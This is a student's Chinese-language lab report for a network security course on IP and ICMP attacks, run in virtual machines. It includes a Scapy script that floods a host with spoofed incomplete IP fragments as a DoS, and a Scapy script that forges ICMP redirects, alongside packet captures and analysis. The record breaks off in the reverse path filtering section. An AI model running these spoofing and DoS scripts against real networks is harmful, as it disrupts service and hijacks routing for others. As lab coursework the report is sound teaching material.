

# 网络安全实验报告

课程名称 网络安全 成绩评定                     

实验项目名称 IP\_Attacks

指导教师 郭山清

实验项目编号 Lab2 实验项目类型                     

学生姓名 周瑞生 学号 201800122031

学院 网络空间安全 专业 信息安全

实验时间 2020 年 10 月 30 日

# 目录

1	实验目的	4
2	实验原理	4
3	实验环境	5
4	实验步骤与结果分析	5
4.1	task 1a Conducting IP Fragmentation . . . . .	5
4.1.1	实验过程 . . . . .	5
4.1.2	结果分析 . . . . .	6
4.2	task 1b IP Fragments with Overlapping Contents . . . . .	6
4.2.1	实验过程 . . . . .	6
4.2.2	结果分析 . . . . .	7
4.3	task 1.c Sending A Super-Large Packet . . . . .	8
4.3.1	实验过程 . . . . .	8
4.3.2	结果分析 . . . . .	8
4.4	task 1d Sending Imcomplete IP Packet . . . . .	9
4.4.1	实验过程 . . . . .	9
4.4.2	结果分析 . . . . .	10
4.5	task 2 ICMP Redirect Attack . . . . .	11
4.5.1	实验过程 . . . . .	11
4.5.2	结果分析 . . . . .	11
4.6	task 3b Routing Setup . . . . .	13
4.6.1	实验过程 . . . . .	13
4.6.2	结果分析 . . . . .	14
4.7	task 3c Reverse Path Filtering . . . . .	15
4.7.1	实验过程 . . . . .	15
4.7.2	结果分析 . . . . .	15
5	参考文献	16

A task1a	17
B task1b (1)	18
C task1b (2)	19
D task1c	20
E task1d	21
F task2	22
G task3c	22

## 1 实验目的

掌握以下相关知识:

1. The IP and ICMP protocols
2. IP Fragmentation and the related attacks
3. ICMP redirect attack
4. Routing and reverse path filtering

## 2 实验原理

**IP 分片** IP 网络层上进行 UDP 数据包伪造的过程中需要添加一系列字段, 同时由于数据链路层的 MTU 一定, 所以 IP 数据包会根据传输层的数据不分大小进行 IP 分片, 并在 IP 头部的相应字段进行标记, 等分片后的数据全部被接受后, 会在接受主机进行数据报重组, 从而得到完整传输层数据报, 继续向上层传输.

**ICMP 重定向** 以及 ICMP 重定向的相关知识, 在 ICMP 传输过程中, 学习如何触发 ICMP 重定向报文以及重定向报文的伪造过程

**Linux 防御机制** Linux 内核实现了一个称为反向路径过滤的过滤规则, 保证了路由的对称性。如果一台主机 (或路由器) 从接口 A 收到一个包, 其源地址和目的地址分别是 10.0.2.4 和 192.168.60.4, 如果启用反向路径过滤功能, 它就会以为关键字去查找路由表, 如果得到的输出接口不为 A, 则认为反向路径过滤检查失败, 它就会丢弃该包。这样可以在一定程度上对数据包是否为伪造的进行过滤. 本次实验就是基于以上原理, 在 linux 系统中模拟整个过程。

表 1: 运行环境

cpu	核心, 线程数	库函数	工具	操作系统
IntelCore i5 826OU	6 ,12	scapy,pcap 等函数库	Wireshark	Ubantu16.04

3 实验环境

4 实验步骤与结果分析

4.1 task 1a Conducting IP Fragmentation

4.1.1 实验过程

本次实验使用两台虚拟机, 一个 IP 位 10.0.2.4, 作为客户端, 一个 IP 为 10.0.2.5, 作为服务器端, 在服务器端打开

```
nc -lu 9090
```

进行 9090 端口的 UDP 数据包监听, 在客户端通过运行附录 task1a 程序, 可以得到服务器端的命令行如下运行结果见 fig. 2,wireshark 抓包见 fig. 1




图 1: IP 分片发送, 服务器端 Wireshark




图 2: IP 分片发送, 服务器端命令行界面

### 4.1.2 结果分析

在数据发送过程中, 由于数据长度过大, 超过 MTU, 或者其他特殊情况下, 需要进行 IP 数据报的分片和重组, IP 数据报的分片发生在发送端, 当传输层传递 UDP 数据报时, 进行 IP 分片的数据在第一个分片的数据载荷部分加上 UDP 头部, 其他的分片则不需要加 UDP 头部, 需要注意偏移量的单位为 8byte, 同时 UDP 的长度字段为所有分片后的数据加上 UDP 头部的总长度, 单位为 byte, 在接收端会根据 IP 头部进行重组, 得到完整数据. 第一片 IP 报文的数据部分为  $8+32=40$  字节, 8 字节为 UDP 首部, 32 字节为 udp 数据部分为 32 字节的“A”。UDP 首部的长度字段为 UDP 首部长 +UDP 数据部分长度; 目的端口设为 9090; 且校验字段设为 0, 因为如果接收方在校验和字段中看到零, 则接收方将不会验证 UDP 校验和, 因为在 UDP 中, 校验和验证是可选的。

## 4.2 task 1b IP Fragments with Overlapping Contents

### 4.2.1 实验过程

1. 设置 K=16B, 通过客户端运行附录 task1b (1) 程序:

先发第一个分片 可以得到接收端 (服务器) 运行结果见 fig. 3




图 3: (1) 发送结果

先发第二个分片 可以得到接收端 (服务器) 运行结果见 fig. 4




图 4: (2) 发送结果

2. 通过客户端运行附录 task1b (2) 程序:

先发第一个分片 可以得到接收端 (服务器) 运行结果见 fig. 5




图 5: (1) 发送结果

先发第二个分片 可以得到接收端 (服务器) 运行结果见 fig. 6




图 6: (2) 发送结果

#### 4.2.2 结果分析

**K=16B** 在此过程中, 当通过对 IP 分片的偏移数据位的修改, 其中当第二个分片的数据覆盖第一个分片的数据 K=16B 时, 接收端仍然会接受收到第一个分片的完整数据, 会将覆盖的第二个数据报的数据删除, 同时, 无论分片的数据包发送顺序如何, 不会改变重组的数据结果, 这与我们在 IP 头部设置的偏移位有关, 说明接收端会按照 IP 头部进行重组, 而不是按照接受顺序进行重组分片的数据.

**全部覆盖** 在此过程中, 当通过对 IP 分片的偏移数据位的修改, 其中当第二个分片的数据完全被第一个分片的数据覆盖时, 接收端仍然会接受收到第一个分片的完整数据, 会将完全覆盖的第二个数据报的数据. 同时, 无论分片的数据包发送顺序如何, 不会改变重组的数据结果, 这与我们在 IP 头部设置的偏移位有关, 说明接收端会按照 IP 头部进行重组, 而不是按照接受顺序进行重组分片的数据.

**查阅资料** 通过查阅资料, 找到 IP 覆盖分两种情况

- 接收到 ip 分片覆盖了前面的一个分片, 那么前面的旧分片重叠部分保留。

- 接收到 ip 分片覆盖了后面的一个分片，那么接收到的新分片重叠部分覆盖旧的部分。

实验结果也满足这个情况。

## 4.3 task 1.c Sending A Super-Large Packet

### 4.3.1 实验过程

在此次实验中, 我们使用 IP 为 10.0.2.4 的主机作为客户机, IP 为 10.0.2.5 的主机为服务器进行接收超大数据包, 在客户机发送代码为附录 task1c, 得到的服务器端 Wireshark 抓包结果如图 fig. 7, 命令行界面接受信息窗口如图 fig. 8

No.	Time	Source	Destination	Protocol	Length	Info
2	2020-10-23 06:01:47.31982	PcCompu_40:49:4e	PcCompu_44:8f:05	ARP	42	10.0.2.5 to 10.0.2.5 (1) 10.0.2.4
3	2020-10-23 06:01:47.31982	10.0.2.5	10.0.2.5	UDP	1514	7076 -> 8080 Length 7
4	2020-10-23 06:01:47.32092	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=1480, ID=0340)
5	2020-10-23 06:01:47.32306	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=2060, ID=0340)
6	2020-10-23 06:01:47.32466	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=4440, ID=0340)
7	2020-10-23 06:01:47.32626	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=6020, ID=0340)
8	2020-10-23 06:01:47.32965	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=7480, ID=0340)
9	2020-10-23 06:01:47.33163	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=8880, ID=0340)
10	2020-10-23 06:01:47.33313	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=10360, ID=0340)
11	2020-10-23 06:01:47.33517	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=11840, ID=0340)
12	2020-10-23 06:01:47.33672	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=13320, ID=0340)
13	2020-10-23 06:01:47.33876	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=14800, ID=0340)
14	2020-10-23 06:01:47.34037	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=16280, ID=0340)
15	2020-10-23 06:01:47.34292	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=17760, ID=0340)
16	2020-10-23 06:01:47.34453	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=19240, ID=0340)
17	2020-10-23 06:01:47.34637	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=20720, ID=0340)
18	2020-10-23 06:01:47.34948	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=22200, ID=0340)
19	2020-10-23 06:01:47.35176	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=23680, ID=0340)
20	2020-10-23 06:01:47.35381	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=25160, ID=0340)
21	2020-10-23 06:01:47.35613	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=26640, ID=0340)
22	2020-10-23 06:01:47.35776	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=28120, ID=0340)
23	2020-10-23 06:01:47.35960	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=29600, ID=0340)
24	2020-10-23 06:01:47.36184	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=UDP 17, offset=31080, ID=0340)
25	2020-10-23 06:01:47.36378	1.2.3.4	10.0.2.5	IPv4	250	Fragmented IP protocol (proto=UDP 17, offset=32560, ID=0340)
26	2020-10-23 06:01:47.36216	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=32776, ID=0001)
27	2020-10-23 06:01:47.36897	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=34256, ID=0001)
28	2020-10-23 06:01:47.36932	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=35736, ID=0001)
29	2020-10-23 06:01:47.36786	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=37216, ID=0001)
30	2020-10-23 06:01:47.36864	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=38696, ID=0001)
31	2020-10-23 06:01:47.36911	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=40176, ID=0001)
32	2020-10-23 06:01:47.39185	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=41656, ID=0001)
33	2020-10-23 06:01:47.39344	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=43136, ID=0001)
34	2020-10-23 06:01:47.39524	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=44616, ID=0001)
35	2020-10-23 06:01:47.39672	1.2.3.4	10.0.2.5	IPv4	1514	Fragmented IP protocol (proto=IPv6 Hop-by-Hop Option 0, offset=46096, ID=0001)

图 7: 服务器端 Wireshark 抓包




图 8: 服务器端命令行窗口

### 4.3.2 结果分析

当分片后的数据超过 65536 后, 两个分片数据总长度为 65644, 比 65535 多出 108B, 在接收端进行重组时, 会将此数据包进行丢弃, 不会将数据信息进行解



析到命令行界面显示, 所以得到以上结果, 说明数据报过大, 不满足协议要求, 不会进行正常显示传输数据信息.

## 4.4 task 1d Sending Imcomplete IP Packet

### 4.4.1 实验过程

在此次实验中, 我们使用 IP 为 10.0.2.4 的主机作为客户端, 运行以下 python 代码

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 import random
4 # Construct IP header
5 while(True):
6     ip = IP(src="1.2.3.4", dst="10.0.0.5")
7     ip.id = random.randint(1,10000) # Identification
8     ip.frag = 0 # Offset of this IP fragment
9     ip.flags = 1 # Flags
10    # Construct UDP header
11    udp = UDP(sport=7070, dport=9090)
12    udp.len = random.randint(100,500) # This should be the
        combined length of all fragments
13    # Construct payload
14    payload = 'A' * (udp.len-8) # Put 80 bytes in the first
        fragment
15    # Construct the entire packet and send it out
16    pkt = ip/udp/payload # For other fragments, we should use ip/
        payload
17    pkt[UDP].checksum = 0 # Set the checksum field to zero
18    send(pkt, verbose=0)
```

对 10.0.2.5 的主机进行 Dos 攻击, 得到服务器端命令行结果见 fig. 9 得到服务器端 Wireshark 抓包结果见 fig. 10 对受害者主机进行内存占用检测 fig. 11 发现并




图 9: 服务器命令行界面

497 2020-11-04 03:50:41.92776. 1.2.3.4	10.0.2.5	UDP	418 7870 - 9090	Len=376
498 2020-11-04 03:50:41.93214. 1.2.3.4	10.0.2.5	UDP	534 7870 - 9090	Len=492
499 2020-11-04 03:50:41.94270. 1.2.3.4	10.0.2.5	UDP	346 7870 - 9090	Len=304
500 2020-11-04 03:50:41.95468. 1.2.3.4	10.0.2.5	UDP	232 7870 - 9090	Len=191
501 2020-11-04 03:50:41.95776. 1.2.3.4	10.0.2.5	UDP	399 7870 - 9090	Len=347
502 2020-11-04 03:50:41.96468. 1.2.3.4	10.0.2.5	UDP	376 7870 - 9090	Len=336
503 2020-11-04 03:50:41.97492. 1.2.3.4	10.0.2.5	UDP	152 7870 - 9090	Len=130
504 2020-11-04 03:50:41.98394. 1.2.3.4	10.0.2.5	UDP	208 7870 - 9090	Len=166
505 2020-11-04 03:50:41.99213. 1.2.3.4	10.0.2.5	UDP	413 7870 - 9090	Len=371
506 2020-11-04 03:50:42.00016. 1.2.3.4	10.0.2.5	UDP	408 7870 - 9090	Len=366
507 2020-11-04 03:50:42.01271. 1.2.3.4	10.0.2.5	UDP	518 7870 - 9090	Len=476
508 2020-11-04 03:50:42.02321. 1.2.3.4	10.0.2.5	UDP	525 7870 - 9090	Len=483
509 2020-11-04 03:50:42.02984. 1.2.3.4	10.0.2.5	UDP	485 7870 - 9090	Len=443
510 2020-11-04 03:50:42.03758. 1.2.3.4	10.0.2.5	UDP	293 7870 - 9090	Len=251
511 2020-11-04 03:50:42.04601. 1.2.3.4	10.0.2.5	UDP	356 7870 - 9090	Len=314
512 2020-11-04 03:50:42.05481. 1.2.3.4	10.0.2.5	UDP	446 7870 - 9090	Len=406
513 2020-11-04 03:50:42.07271. 1.2.3.4	10.0.2.5	UDP	483 7870 - 9090	Len=441
514 2020-11-04 03:50:42.07721. 1.2.3.4	10.0.2.5	UDP	246 7870 - 9090	Len=204
515 2020-11-04 03:50:42.08570. 1.2.3.4	10.0.2.5	UDP	349 7870 - 9090	Len=307
516 2020-11-04 03:50:42.09384. 1.2.3.4	10.0.2.5	UDP	233 7870 - 9090	Len=191
517 2020-11-04 03:50:42.10228. 1.2.3.4	10.0.2.5	UDP	428 7870 - 9090	Len=386
518 2020-11-04 03:50:42.11224. 1.2.3.4	10.0.2.5	UDP	484 7870 - 9090	Len=442
519 2020-11-04 03:50:42.12327. 1.2.3.4	10.0.2.5	UDP	458 7870 - 9090	Len=416
520 2020-11-04 03:50:42.13250. 1.2.3.4	10.0.2.5	UDP	285 7870 - 9090	Len=243
521 2020-11-04 03:50:42.14638. 1.2.3.4	10.0.2.5	UDP	197 7870 - 9090	Len=155
522 2020-11-04 03:50:42.15805. 1.2.3.4	10.0.2.5	UDP	197 7870 - 9090	Len=155
523 2020-11-04 03:50:42.16975. 1.2.3.4	10.0.2.5	UDP	175 7870 - 9090	Len=133
524 2020-11-04 03:50:42.18132. 1.2.3.4	10.0.2.5	UDP	179 7870 - 9090	Len=137
525 2020-11-04 03:50:42.19285. 1.2.3.4	10.0.2.5	UDP	150 7870 - 9090	Len=111
526 2020-11-04 03:50:42.20470. 1.2.3.4	10.0.2.5	UDP	516 7870 - 9090	Len=474
527 2020-11-04 03:50:42.21632. 1.2.3.4	10.0.2.5	UDP	381 7870 - 9090	Len=339
528 2020-11-04 03:50:42.22898. 1.2.3.4	10.0.2.5	UDP	237 7870 - 9090	Len=195
529 2020-11-04 03:50:42.23974. 1.2.3.4	10.0.2.5	UDP	467 7870 - 9090	Len=415
530 2020-11-04 03:50:42.25182. 1.2.3.4	10.0.2.5	UDP	469 7870 - 9090	Len=427

图 10: 服务器 Wireshark 抓包

不会占用过多内存, 可能 Linux 内核对此类攻击存在一定的防御机制.

```
[11/03/20]seed@VM:~$ ps -au
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	999	4.2	5.4	247948	111484	tty7	Ss+	20:47	0:11	/usr/lib/xorg/X
root	1793	0.0	0.0	4752	1636	tty1	Ss+	20:47	0:00	/sbin/agetty --
seed	2249	0.0	0.2	6980	4352	pts/0	Ss	20:49	0:00	bash
seed	2354	0.0	0.2	10244	4792	pts/0	R+	20:52	0:00	ps -au

```
[11/03/20]seed@VM:~$
```

图 11: 内存检测


#### 4.4.2 结果分析

通过本次实验, 模拟了 Dos 攻击的过程, 在攻击中, 通过客户端不断地向服务器发送不完整的 IP 分片, 使得服务器不能进行数据重组, 同时需要占用接受缓存的内存空间, 导致服务器过负荷运行, 对服务器的稳定性产生影响, 此攻击很难防御.

## 4.5 task 2 ICMP Redirect Attack

### 4.5.1 实验过程

在此次实验中, 我们使用 IP 为 10.0.2.5 的主机作为被欺骗者, 10.0.2.4 的主机作为攻击者, 在 10.0.2.5 的主机进行 *ping* 8.8.8.8 测试, 得到测试结果 fig. 12



```
[10/22/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=60.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=58.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=110 time=59.7 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=110 time=59.2 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=110 time=59.1 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=110 time=59.5 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=110 time=59.1 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=110 time=59.4 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=110 time=59.2 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=110 time=65.1 ms
```

图 12: 被欺骗前 ping 8.8.8.8

在 IP 为 10.0.2.4 的攻击者主机进行 ICMP 重定向报文伪造, 代码如下:

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 ip = IP(src = "10.0.2.1", dst = "10.0.2.5")
4 icmp = ICMP(type=5, code=1) # 1 symbol Redirect Host
5 icmp.gw = "10.0.2.4"
6 # The enclosed IP packet should be the one that
7 # triggers the redirect message.
8 ip2 = IP(src = "10.0.2.5", dst = "8.8.8.8")
9 send(ip/icmp/ip2/UDP());
```

发送后, 利用

*ip route get 8.8.8.8*

得到欺骗前后的对比结果为 fig. 13 再次进行 *ping* 8.8.8.8 测试, 得到测试结果 fig. 14

### 4.5.2 结果分析

**ICMP 重定向** ICMP 重定向技术, 是用来提示主机改变自己的主机路由从而使路由路径最优化的一种 ICMP 报文。其概念理解的要义是原主机路由不是最佳路由, 而其默认网关提醒主机优化自身的主机路由而发送的报文。

```
Terminal
[10/22/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.5
cache
[10/22/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.4 dev enp0s3 src 10.0.2.5
cache <redirected> expires 295sec
[10/22/20]seed@VM:~$
```

图 13: 欺骗前后的对比结果

```
Terminal
[10/22/20]seed@VM:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
26 packets transmitted, 0 received, 100% packet loss, time 25578ms
```

图 14: 再次 ping 测试

**Question 1** 不可以重定向到远程主机, 仅仅可以重定向到本地子网中可以利用 IP 地址进行相互通信的主机. 进行设置 icmp.gw 字段为外网地址 14.0.4.4 时, 得到的服务器端的默认路由不发生改变, 仍然为 10.0.2.1, 结果对比如图 fig. 15 发现不会发生改变, 说明 ICMP 重定向数据发送错误, ICMP 重定向

```
cache
[10/22/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.4 dev enp0s3 src 10.0.2.5
cache <redirected> expires 293sec
[10/22/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.4 dev enp0s3 src 10.0.2.5
cache <redirected> expires 275sec
[10/22/20]seed@VM:~$
```

图 15: 修改 icmp.gw 字段

报文的起始地址为路由器 IP, 而路由器 IP 对应一个网关, 当主机的网关的子网和 icmp.gw 字段不同时, 会进行丢弃操作, 不会进行默认路由修改.

**Question 2** 设置一个不存在的重定向 IP 地址 10.0.2.10, 进行相同的攻击后得到结果对比 fig. 16

原因: 由于重定向的 IP 为一个不存在的主机, 当被欺骗主机收到报文后, 会发送一个 ARP 请求报文获取此 IP 的队友 MAC 地址, 由于此主机不存在, 也就无法获取 MAC 地址, 因而不会进行更新默认路由操作.

```
[10/22/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.5
cache
[10/22/20]seed@VM:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.5
cache
[10/22/20]seed@VM:~$
```

图 16: 欺骗前后的对比结果

## 4.6 task 3b Routing Setup

### 4.6.1 实验过程

通过进行配置得到如下机器的名称和对应 IP, 以及如图拓扑结构图 fig. 17




图 17: 拓扑结构图

**A 主机** 10.0.2.4

**R 主机** NAT Network:10.0.2.5

Internal Network:192.168.60.1

**B 主机** 192.168.60.4

通过在 A 主机运行如下命令:

```
sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.5
```

进行默认路由配置, 进行与 B 主机 ping 操作, 得到结果见 fig. 18

```

[10/23/20]seed@VM:~$ sudo ip route add 192.168.60.0/24 dev enp0s3 via 10.0.2.5
[10/23/20]seed@VM:~$ ping 192.168.60.4
PING 192.168.60.4 (192.168.60.4) 56(84) bytes of data:
64 bytes from 192.168.60.4: icmp_seq=1 ttl=63 time=2.01 ms
64 bytes from 192.168.60.4: icmp_seq=2 ttl=63 time=1.99 ms
64 bytes from 192.168.60.4: icmp_seq=3 ttl=63 time=0.823 ms
64 bytes from 192.168.60.4: icmp_seq=4 ttl=63 time=0.776 ms
64 bytes from 192.168.60.4: icmp_seq=5 ttl=63 time=1.87 ms
^C
--- 192.168.60.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4058ms
rtt min/avg/max/mdev = 0.776/1.497/2.014/0.571 ms
[10/23/20]seed@VM:~$

```

图 18: A 主机 ping B 主机

通过在 B 主机运行如下命令:

```
sudo ip route add 10.0.2.0/24 dev enp0s3 via 192.168.60.1
```

进行默认路由配置, 进行与 A 主机 ping 操作, 得到结果见 fig. 19

```

[10/23/20]seed@VM:~$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=63 time=0.775 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=63 time=2.28 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=63 time=2.23 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=63 time=2.14 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=63 time=0.821 ms
^C
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 0.775/1.651/2.282/0.699 ms
[10/23/20]seed@VM:~$

```

图 19: B 主机 ping A 主机

#### 4.6.2 结果分析

在本次实验中, 使用两个不同的子网, 通过一个中间机器 R 进行配置, 作为网关的功能, 在两个不同网段的主机之间作为转发者的角色, 使两个主机 A 和 B 进行通信, 最终得到相互 ping 通, 分别通过在 A 和 B 的默认路由中进行配置, 使得当主机访问一个不在本地子网的 IP 时, 进行路由选择, 进入到 R 中, R 作为一个路由器的角色进行转发到 B, 最终使得两者相互通信.

## 4.7 task 3c Reverse Path Filtering

### 4.7.1 实验过程

在 A 主机进行构造三个源 IP 在不同网段的 IP 数据包, 然后发送给 B 主机, 具体发送数据代码见附录 task3c, 中间会经过 R 主机进行转发, 并且进行 R 主机的反向路径过滤后, 得到的 B 主机接收信息的实验结果 fig. 20 在主机 R 中进行




图 20: B 主机接收到的信息

Wireshark 抓包, 得到经过 R 的三个源地址为不同网段的数据报, 结果见 fig. 21




图 21: R 主机 Wireshark 结果

在主机 B 中进行 Wireshark 抓包, 得到经过 R 过滤后剩余的数据报, 结果见 fig. 22




